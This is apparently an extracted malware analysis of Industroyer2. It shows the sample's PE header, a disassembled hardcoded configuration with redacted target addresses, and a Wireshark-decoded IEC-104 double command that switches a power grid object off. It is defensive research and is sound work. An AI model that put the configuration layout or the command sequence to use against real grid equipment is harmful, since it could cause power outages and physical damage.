
Industroyer2

Industroyer2

Code similarity with Industroyer


IEC-104 protocol only

Embedded configuration



```
Count of sections                4 │ Machine                  Intel386
Symbol table    00000000[00000000] │ UTC      Wed Mar 23 10:07:29 2022
Size of optional header       00E0 │ Magic optional header        010B
Linker version               14.12 │ OS version                   5.01
Image version                 0.00 │ Subsystem version            5.01
Entry point               00004FF0 │ Size of code             00007200
Size of init data         00001E00 │ Size of uninit data      00000000
Size of image             0000D000 │ Size of header           00000400
Base of code              00001000 │ Base of data             00009000
Image base                00400000 │ Subsystem                 Console
Section alignment         00001000 │ File alignment           00000200
Stack            00100000/00001000 │ Heap            00100000/00001000
Checksum                  00000000 │ Number of dirs                 16
```


Timestamp and compiler information of the Industroyer2 sample



```
  .data:0040B000          ;org 40B000h
 ˅.data:0040B000 config  dd offset cfg0          ; DATA XREF: start+137↑r
  .data:0040B000                                 ; "10.[redacted] 2404 3 0 1 1 [redacted]."...
  .data:0040B004          dd offset cfg1          ; "192.168.[redacted] 2404 2 0 1 1 [redacted]"...
  .data:0040B008          dd offset cfg2          ; "192.168.[redacted] 2404 1 0 1 1 [redacted]"...
```

```
.rdata:00409818 cfg1:                              ; DATA XREF: .data:0040B004↓o
.rdata:00409818          text "UTF-16LE", '192.168.[redacted] 2404 2 0 1 1 [redacted].exe 1 "[redacted]'
.rdata:00409818          text "UTF-16LE", '[redacted]" 0 1 0 0 1 0 0 8 1104 0 0 0 1 1 1105 '
.rdata:00409818          text "UTF-16LE", '0 0 0 1 2 1106 0 0 0 1 3 1107 0 0 0 1 4 1108 0 0 0 '
.rdata:00409818          text "UTF-16LE", '1 5 1101 0 0 0 1 6 1102 0 0 0 1 7 1103 0 0 0 1 8 ',0
.rdata:004099AE          align 10h
```

Hardcoded configuration found in Industroyer2 sample





```
> Transmission Control Protocol, Src Port: 49683, Dst Port: 2404, Seq: 145, Ack: 205, Len: 16
> IEC 60870-5-104: <- I (6,12)
v IEC 60870-5-101/104 ASDU: ASDU=2 C_DC_NA_1 Act     IOA=1101 'double command'
    TypeId: C_DC_NA_1 (46)
    0... .... = SQ: False
    .000 0001 = NumIx: 1
    ..00 0110 = CauseTx: Act (6)
    .0.. .... = Negative: False
    0... .... = Test: False
    OA: 0
    Addr: 2
  v IOA: 1101
      IOA: 1101
    v DCO: 0x05
        .... ..01 = ON/OFF: OFF (1)
        .000 01.. = QU: Short Pulse (1)
        0... .... = S/E: Execute

0000  00 0c 29 42 81 f5 00 0c  29 ea 42 da 08 00 45 00   ··)B···· )·B···E·
0010  00 38 cf a9 40 00 80 06  00 00 c0 a8 00 01 c0 a8   ·8··@··· ········
0020  7a 02 c2 13 09 64 cd 65  9b 55 f7 a6 66 23 50 18   z····d·e ·U··f#P·
0030  04 01 fb 7e 00 00 68 0e  0c 00 18 00 2e 01 06 00   ···~··h· ····.···
0040  02 00 4d 04 00 05                                  ··M···
```

Double command (C_DC_NA_1)

Single command (C_SC_NA_1)

IEC-104 COMMAND PARSED BY WIRESHARK





